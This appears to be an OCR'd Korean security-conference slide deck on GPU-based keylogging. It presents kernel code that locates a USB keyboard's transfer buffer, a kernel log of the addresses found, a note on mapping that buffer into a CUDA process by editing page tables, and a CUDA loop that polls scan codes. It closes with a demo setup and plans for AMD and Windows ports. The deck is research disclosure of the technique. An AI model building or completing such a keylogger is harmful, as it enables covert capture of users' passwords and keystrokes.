if( status ){
        if( is_valid_addr(&udp->product) && is_valid_addr(udp->product) ){
                strncpy(buf,udp->product,128);
                len = strlen(buf);
                for( j = 0; j < len; j++ )
                        buf[j] = tolower(buf[j]);
                if( strstr(buf,"usb") && strstr(buf,"keyboard") ){
```

- USB Device Structure - 0x400 boundary
- transfer_dma - 0x20 boundary
- Product field - (USB type : "usb " && "keyboard“) || (wireless type : "usb " && "reciever“)
- transfer_buffer_length - 8byte
- transfer_buffer - Scan code값 저장(입력 없을 경우 null)

GPU-BASED KEYLOGGING

1. Locating the Keyboard buffer

```
[ 2527.742050] ============================
[ 2527.742053] addr : FFFF8802534429C0
[ 2527.742054] dev : FFFF88007A0CE800
[ 2527.742055] status : -115
[ 2527.742056] product_addr : FFFF880254807A00
[ 2527.742057] product : USB NetVista Full Width Keyboard.
[ 2527.742058] manufacturer : LITE-ON Technology
[ 2527.742058] transfer_buffer : FFFF88007D385000
[ 2527.742059] &transfer_buffer : FFFF880253442A28
[ 2527.742059] ============================
```

- USB Device Structure - 0x400 boundary
- transfer_dma - 0x20 boundary
- Product field - (USB type : "usb " && "keyboard“) || (wireless type : "usb " && "reciever“)
- transfer_buffer_length - 8byte
- transfer_buffer - Scan code값 저장(입력 없을 경우 null)

GPU-BASED KEYLOGGING

2. Capturing Keystrokes

urbp->transfer_buffer

Buffer[0] - Modifier keys(Shift, Alt, Ctrl), Buffer[1] - no special use, Buffer[2] ~ buffer[5] - Raw Scan Code
Key Pressed : 다음 입력이 이루어질 때까지 남아있는다.
Error state : Buffer[0] ~ [1]은 1, 나머지는 0으로 채워진다.


GPU-BASED KEYLOGGING

2. Capturing Keystrokes

- NVIDIA CUDA는 GPU를 관리하는 호스트 controller process와 같은 주소공간을 공유
- GPU가 직접 접근하기 위해서는 키보드 버퍼가 호스트 프로세스의 가상 주소공간에 맵핑
- controller process의 페이지 테이블을 조작함으로써 접근 가능

GPU-BASED KEYLOGGING


2. Capturing Keystrokes



- NVIDIA CUDA는 GPU를 관리하는 호스트 controller process와 같은 주소공간을 공유
- GPU가 직접 접근하기 위해서는 키보드 버퍼가 호스트 프로세스의 가상 주소공간에 맵핑
- controller process의 페이지 테이블을 조작함으로써 접근 가능

GPU-BASED KEYLOGGING


2. Capturing Keystrokes



- NVIDIA CUDA는 GPU를 관리하는 호스트 controller process와 같은 주소공간을 공유
- GPU가 직접 접근하기 위해서는 키보드 버퍼가 호스트 프로세스의 가상 주소공간에 맵핑
- controller process의 페이지 테이블을 조작함으로써 접근 가능

GPU-BASED KEYLOGGING


2. Capturing Keystrokes



- NVIDIA CUDA는 GPU를 관리하는 호스트 controller process와 같은 주소공간을 공유
- GPU가 직접 접근하기 위해서는 키보드 버퍼가 호스트 프로세스의 가상 주소공간에 맵핑
- controller process의 페이지 테이블을 조작함으로써 접근 가능

GPU-BASED KEYLOGGING


2. Capturing Keystrokes



- NVIDIA CUDA는 GPU를 관리하는 호스트 controller process와 같은 주소공간을 공유
- GPU가 직접 접근하기 위해서는 키보드 버퍼가 호스트 프로세스의 가상 주소공간에 맵핑
- controller process의 페이지 테이블을 조작함으로써 접근 가능

GPU-BASED KEYLOGGING


2. Capturing Keystrokes



- NVIDIA CUDA는 GPU를 관리하는 호스트 controller process와 같은 주소공간을 공유
- GPU가 직접 접근하기 위해서는 키보드 버퍼가 호스트 프로세스의 가상 주소공간에 맵핑
- controller process의 페이지 테이블을 조작함으로써 접근 가능

GPU-BASED KEYLOGGING

2. Capturing Keystrokes



- NVIDIA CUDA는 GPU를 관리하는 호스트 controller process와 같은 주소공간을 공유
- GPU가 직접 접근하기 위해서는 키보드 버퍼가 호스트 프로세스의 가상 주소공간에 맵핑
- controller process의 페이지 테이블을 조작함으로써 접근 가능


GPU-BASED KEYLOGGING

2. Capturing Keystrokes

```
while(1){
        keylogger<<<1, 1>>>(u_keybd_buf, u_scan_buf);
        cudaThreadSynchronize();
        err = cudaGetLastError();
        if (err != cudaSuccess){
                printf("Failed (error : %s)!\n", cudaGetErrorString(err));
                exit(EXIT_FAILURE);
        }
        cudaMemcpy(scan_buf,u_scan_buf,8,cudaMemcpyDeviceToHost);
        printf("%llX\n",scan_buf[0]);
        usleep(80000);
}
```

GPU-BASED KEYLOGGING

2. Capturing Keystrokes




Demo

```
blackcon@bk:~$ lspci | grep -i nvidia
01:00.0 VGA compatible controller: NVIDIA Corporation GF108M [GeForce GT 635M] (rev a1)

blackcon@bk:~$ uname -a
Linux bk 3.19.0-15-generic #15-Ubuntu SMP Thu Apr 16 23:32:37 UTC 2015 x86_64 x86_64
x86_64 GNU/Linux

blackcon@bk:~$ lsb_release -a
No LSB modules are available.
Distributor ID: Ubuntu
Description: Ubuntu 15.04
Release: 15.04
Codename: vivid
```



To do next

- 현재는 리눅스 & CUDA 조합
- OpenCL을 이용하여 AMD에도 호환
- 윈도우 버전도 제작

REFERENCE

http://blog.alyac.co.kr/319
http://kr.nvidia.com/object/what-is-gpu-computing-kr.html
https://github.com/x0r1
http://www.cs.columbia.edu/~mikepo/papers/gpukeylogger.eurosec13.pdf
https://www.youtube.com/watch?v=0YRyc9DW9Gw
https://nemoux00.wordpress.com/tag/dma-buf/
http://cinema4dr12.tistory.com/456
https://ko.wikipedia.org/wiki/GPGPU
http://ixbtlabs.com/articles3/video/cuda-1-p1.html
http://liminia.tistory.com/archive/201212
http://m.blog.naver.com/ymkim1959/10109647226

Jihwan yoon
131ackcon@gmail.com